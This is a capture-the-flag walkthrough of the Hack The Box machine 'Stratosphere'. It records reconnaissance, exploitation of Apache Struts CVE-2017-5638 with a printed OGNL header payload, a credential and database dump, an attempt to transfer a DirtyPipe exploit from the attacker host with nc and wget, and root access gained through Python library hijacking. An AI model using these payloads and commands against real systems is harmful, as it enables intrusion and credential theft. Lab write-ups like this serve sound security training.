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- Resources:
 - 1. Savitar YouTube walk-through https://htbmachines.github.io/
 - 2. Apache Struts exploit https://github.com/mazen160/struts-pwn
 - 3. Dirtypipe hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847
 - 4. Encode base64 online https://base64.guru/converter/encode/file
 - 5. https://blackarch.wiki/faq/
 - 6. https://blackarch.org/faq.html
 - 7. Pencer.io https://pencer.io/ctf/
 - 8. Oxdf [https://oxdf.gitlab.io/
 - 9. IPPSEC ippsec.rocks
 - 10. https://wiki.archlinux.org/title/Pacman/Tips_and_tricks
 - 11. https://ghosterysearch.com/
- View files with color

▷ bat -l ruby --paging=never name_of_file -p

NOTE: This write-up was done using BlackArch



Synopsis:

Stratosphere is a super fun box, with an Apache Struts vulnerability that we can exploit to get single command execution, but not a legit full shell. I'll use the Ippsec mkfifo pipe method to write my own shell. Then there's a python script that looks like it will give us the root flag if we only crack some hashes. However, we actually have to exploit the script, to get a root shell. ~0xdf

Skill-set:

- 1. Apache Struts Exploitation (CVE-2017-5638)
- 2. Dirtypipe exploit (privesc) attempted

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3. Base64 encoding & decoding an exploit
4. Python Library Hijacking (Privilege Escalation)
```

1. Ping & whichsystem.py

```
    ping -c 1 10.10.10.64
    whichsystem.py 10.10.10.64
    10.10.64 (ttl → 63): Linux
    ping -c 1 stratosphere.htb
    packets transmitted, 1 received, 0% packet loss, time 0ms
```

2. Nmap

```
1. D openscan stratosphere.htb
2. D echo $openportz
22,80
3. D sourcez
4. D echo $openportz
22,80,8080
5. D portzscan $openportz stratosphere.htb
6. D jbat stratosphere/portzscan.nmap
7. nmap -A -Ph -n -vvv -oN mmap/portzscan.nmap -p 22,80,8080 stratosphere.htb
8. D cat portzscan.nmap | grep '^[0-9]'
22/tcp open ssh syn-ack OpenSSH 7.9pl Debian 10-deb10u3 (protocol 2.0)
80/tcp open http syn-ack
8080/tcp open http-proxy syn-ack
9. I was thinking about running an nmap NSE script scan on port 22 because I older walk-throughs on this box it is running OpenSSH
7.4 but now It says it is 7.9. ssh-enumeration.py works on < 7.7 and below.

10. D locate .nse | grep ssh
/usr/share/nmap/scripts/ssh-auth-methods.nse
/usr/share/nmap/scripts/ssh-brute.nse
/usr/share/nmap/scripts/ssh-brute.nse
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-pun.nse
/usr/share/nmap/scripts/ssh-pun.nse
/usr/share/nmap/scripts/ssh-enum-algos.nse
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```

openssh (1:7.9p1-10+deb10u1) Debian Buster - security; urgency=high

3. Discovery with Ubuntu Launchpad

```
    Google 'OpenSSH 7.9p1 Debian 10+deb10u3 launchpad'
    I click on 'https://launchpad.net/debian/+source/openssh/1:7.9p1-10+deb10u1' and it tells me we are dealing with an Debian Buster Server.
    openssh (1:7.9p1-10+deb10u1) buster-security; urgency=high
    You can also do the same thing with the Apache version.
```

4. Whatweb

```
    > whatweb http://10.10.10.64
    http://10.10.10.64 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.10.64], Script, Title[Stratosphere]
    > whatweb http://10.10.10.64:8080
    http://10.10.10.64:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.10.64], Script, Title[Stratosphere]
```


```
← → ♂ 佡 ○ 웹 10.10.10.64:8080/GettingStarted.html

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```

Site under construction. Please check back later.

Lets do some manual enumeration of the website

```
    http://10.10.10.64 and http://10.10.10.64:8080 redirect to same page.
    I lookup /main.js/ and leave a '/' trailing backslash. It is important to know when to add these and when not to add these. The page was there but it does not render because of the trailing backslash. See below
    http://10.10.10.64/main.js
(function() {
    Pts.namespace(this);
    var space = new CanvasSpace("#background").setup({
        bgcolor: "transparent",
        resize: true,
        retina: false<SNIP>
    I do not really see anything we could use.
    I check out a page that does not exist /admin.php . This is good to do to see if there is information leakage and there is the version of the Apache Tomcat that is being used.
    So I am pretty sure we are dealing with a Debian Buster, and Apache Tomcat/8.5.54(Debian). Lets see what else we can find out.
```



Directory Busting

6. Lets use WFUZZ...

```
1. D wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt "http://10.10.10.64/FUZZ"
000004889: 302 0 L 0 W 0 Ch "manager"
000013290: 302 0 L 0 W 0 Ch "Monitoring"
000022971: 400 0 L 75 W 809 Ch "http%3A%2F%2Fwww"

AZ
2. I look up 'Monitoring' first.
3. http://10.10.10.64/Monitoring/example/Welcome.action
4. The .action is different. Lets look for an exploit online for this.
5. Search '.action exploit'
6. Boom I find something.
7. https://github.com/mazen160/struts-pwn
8. I now look up 'what is apache struts'
9. Apache Struts 1 is an open-source web application framework for developing Java EE web applications. It uses and extends the Java Servlet API to encourage developers to adopt a model-view-controller architecture. It was originally created by Craig McClanahan and donated to the Apache Foundation in May 2000. Wikipedia
```

Exploit Found

7. Download and usage for struts-pwn.py



Proxy struts-pwn.py thru burp


8. PoC is done now lets see if we can get a reverse shell

```
    P python3 struts-pwn.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'whoami' tomcat8
    P grep -i -C2 "proxies" $(find . -name \*.py)
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
3. Lets add this proxies line to the exploit and turn intercept on in Burpsuite so we can see what is going on. We will not need foxyproxy as this line of code inserted in the global variables section of our script 'struts-pwn.py' will proxy everything through burp. You also need to add proxies=proxies on the requests lines.
    Then on the following line add proxies=proxies
    try:
    output = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False, proxies=proxies).text
    There are 2 other lines with requests.get. Add proxies=proxies to these lines as well.
```

9. I will upload both script versions. I apologize for anyone that knows python well. I try to simplify my walk-throughs as much as possible for the people just getting into hacking as well as for advanced hackers. Unlike me. lol. Anyway,

moving on.

```
Proxy Intruder Repeater Collaborator
                                                                     Sequencer Decoder Comparer
                                                                                                        Logger Organizer
            HTTP history
                           WebSockets history
Request to http://10.10.10.64:80
                                                                                                                                                                           In ≡
 Pretty Raw Hex
1 GET /Monitoring/example/Welcome.action HTTP/1.1
 Host: 10.10.10.64
 User-Agent: struts-pwn (https://github.com/mazen160/struts-pwn)
4 Accept-Encoding: gzip, deflate, br
6 Connection: close
 Content-Type:
  |%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container'])
  .(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMem
 berAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=ne
  ons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```



PoC really over this time. Time to get a shell

```
    change the whoami to 'id' or 'pwd'. Any command to see if it is working in Repeater.
    I do pwd command
    HTTP/1.1 200
    Date: Thu, 11 Apr 2024 07:31:52 GMT
```

```
Connection: close
Content-Length: 17

/var/lib/tomcat8
3. Researching the exploit. It seems to be an SSTI. Server Side Template Injection.
4. python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which curl 2>%261'
5. I look to see if curl is installed and I get a permission denied.

[★] CMD: which curl 2>%261

/bin/bash: %261: Permission denied
6. Lets try wget
7. ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which wget'
/usr/bin/wget
8. That is installed.
9. However, I do "wget 'http://10.10.14.3/test'" and it fails. No response.
```

MySQL db credential found

11. Lets keep enumerating

```
1. I do an ls to see what is in the directory.
2. (master X)* > python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'ls -l' lrwxrwxrwx 1 root root 12 Sep 3 2017 conf -> /etc/tomcat8
-rw-r--r-- 1 root root 68 Oct 2 2017 db_connect drwxr-xr-x 2 tomcat8 tomcat8 4096 Sep 3 2017 lib lrwxrwxrwx 1 root root 17 Sep 3 2017 logs -> ../../log/tomcat8 drwxr-xr-x 2 root root 4096 Apr 11 00:39 policy drwxrwxr-x 4 tomcat8 tomcat8 4096 Feb 10 2018 webapps lrwxrwxrwx 1 root root 19 Sep 3 2017 work -> ../../cache/tomcat8
3. There is a db_connect that seems interesting. I will cat it out.
4. (master X)* > python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'cat db_connect' 5. SUCCESS, I find a password. user=ssn_admin pass=AWs64@on*& [users] user=admin pass=admin
```

MySQL Enumeration

12. This seems to be a mysql password

```
1. (master X) * D python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which mysql'
/usr/bin/mysql << It is installed.
2. I can not use MySQL to enumerate because we need to have an interactive session. But I can use mysqlshow command.
3. (master X) * D python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Melcome.action' -c 'mysqlshow -uadmin -padmin'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CND: mysqlshow -uadmin -padmin

| Databases |
| information_schema |
| users |

4. (master X) * D python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysqlshow -uadmin -padmin users'

[*] Done.
4. (master X) * D python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysqlshow -uadmin -padmin users'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CND: mysqlshow -uadmin -padmin users

Database: users

| Tables |
| accounts |
| Counts |
| Accounts |
| Counts |
| Counts
```

```
[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -uadmin -padmin -e "select * from accounts" users
fullName password username
Richard F. Smith 9tc*rhKuG5TyXvUJ0rE^5CK7k richard
```

Got SSH shell as richard

13. SSH and enumerate as richard

```
1. ssh richard@10.10.10.64
2. 9tc*rhKuGSTyXvUJOrE*5CK7k
3. SUCCESS
4. richard@stratosphere:-$ export TERM=xterm
5. richard@stratosphere:-$ whoami
richard
6. richard@stratosphere:-$ cat user.txt
4bac60a5cddlbf8e4a95a6a19c2f1581
7. Here is the user flag
8. richard@stratosphere:-$ cat /etc/os-release | grep NAME
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_CODENAME=buster
9. richard@stratosphere:-$ uname -a
Linux stratosphere:-$ uname -a
Linux stratosphere:-$ sudo -l
Matching Defaults entries for richard on stratosphere:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User richard may run the following commands on stratosphere:
        (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
```

Dirtypipe

14. What is this dirtypipe? On 7th March'22, security researcher Max Kellermann published the vulnerability nicknamed 'Dirty-Pipe' which was assigned as CVE-2022-0847. This vulnerability affects the Linux kernel and its successful exploitation allows the attacker to perform a local privilege escalation. hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847. To compile gcc exploit.c -o exploit

```
1. richard@stratosphere:~$ which pkexec /usr/bin/pkexec richard@stratosphere:~$ which pkexec | xargs ls -l -rwsr-xr-x l root root 23296 Jan 13 2022 /usr/bin/pkexec <<< Vulnerable to Pwnkit
2. Search 'Arinerron CVE-2022-0847 DirtyPipe exploit github'
3. https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit
4. This will have to be compile with gcc
5. Compile with `./compile.sh` (assumes `gcc` is installed)
2. Run `./exploit` and it will pop a root shell
3. gcc is not installed on target server. We will have to compile locally and then execute on the target machine.
4. P gcc exploit.c -o exploit <<< That is what is in the script compile.sh. Just run that command if you have gcc already installed.
5. To install gcc on blackarch. You should have gcc already installed. You may need to install 'sudo pacman -S mingw-w64-gcc'
```

15. Upload to target and execute. Time Stamp 01:20:30. S4vitar does something very cool. He encodes the payload with base64 copies over the base64 and turns it back into a file. I knew you could do this, but I thought it involved more steps.

```
    sudo python3 -m http.server 80 <<< serve up the exploit</li>
    For some reason it is not liking using wget to upload this exploit.
    Lets use netcat
    richard@stratosphere:/tmp$ which nc
    /bin/nc
    richard@stratosphere:/tmp$ nc 10.10.14.3 443 > exploit
    > sudo nc -nlvp 443 < exploit</li>
    Also refuses to download. We can try base64 encoding the payload.
```

```
8. $ base64 -w 0 exploit; echo <<< Not working. That is weird.</li>
9. https://base64.guru/converter/encode/file <<< You can base64 encode your entire file online. I imagine it has to be below a certain size.</li>
10. 0k, I found out that I was missing a library that is why I could not encode the file into base64.
```

16. Installed missing library on blackarch and encode file into base64. Then insert into dirtypipe on target server

17. Lets check out that sudo -1 command again

PrivESC via Python Library Hijacking

18. Python library hijacking

```
1. richard@stratosphere:~$ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old',
```

```
'/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages',
'/usr/lib/python2.7/dist-packages/gtk-2.0']

2. This is the path that the python libraries will take when executing commands with a sys import.

3. $ find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null

4. richard@stratosphere:-$ find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null

5. richard@stratosphere:-$ grep -i -C1 "hashlib" $(find /usr/lib/python3.5 -name \*.py)

6. Here are some different ways to run the find command that I like to use.

7. $ grep -i -C1 "hashlib" $(find /usr/lib/python3.5 -name \*.py) <<< This one here is working in a recursive way because not only is it listing the title hashlib.py but anything containing the word hashlib inside of the specified directory that has a .py extension to it.


//usr/lib/python3.5/hashlib.py- algorithms_available = algorithms_available.union(
//usr/lib/python3.5/hashlib.py: __hashlib.openssl_md_meth_names)
//usr/lib/python3.5/hashlib.py: __hashlib.openssl_md_meth_names)

8. This command "find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null" is a useless command. If you already know the name of the file why not just use ls command.

9. richard@stratosphere:-$ ls -la /usr/lib/python3.5/hashlib.py

10. Then you also get the file permissions. My OCD kicks in these type of scenarios. I just do not like wasting time with my commands. Kind of like this random tangent rant about the find command right now. lol, moving on.
```

19. Python Library hijacking continued...



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```
1. richard@stratosphere:~$ nano hashlib.py
2. richard@stratosphere:~$ sudo -u root /usr/bin/python /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
^CTraceback (most recent call last):
    File "/home/richard/test.py", line 38, in <module>
        question()
    File "/home/richard/test.py", line 6, in question
        q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
KeyboardInterrupt
3. richard@stratosphere:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash <<< stickybit assigned
4.richard@stratosphere:~$ bash -p
5. bash-5.0# whoami
root
6. bash-5.0# cat /root/root.txt
815f88cd480ecfaacb22f145ede80634</pre>
```

21. Post Exploitation & comments.

- 1. This is how they assigned the sudo —l permission for richard to be able to run test.py as root.
- 2. bash-5.0# cat /etc/sudoers | grep richard
- 3. richard ALL=(ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
- 4. If you run the command against a different file you will get prompted for the sudo password. We know richards ssh passphrase but not his sudo password.
- 5. richard@stratosphere:~\$ sudo -u root /usr/bin/python bash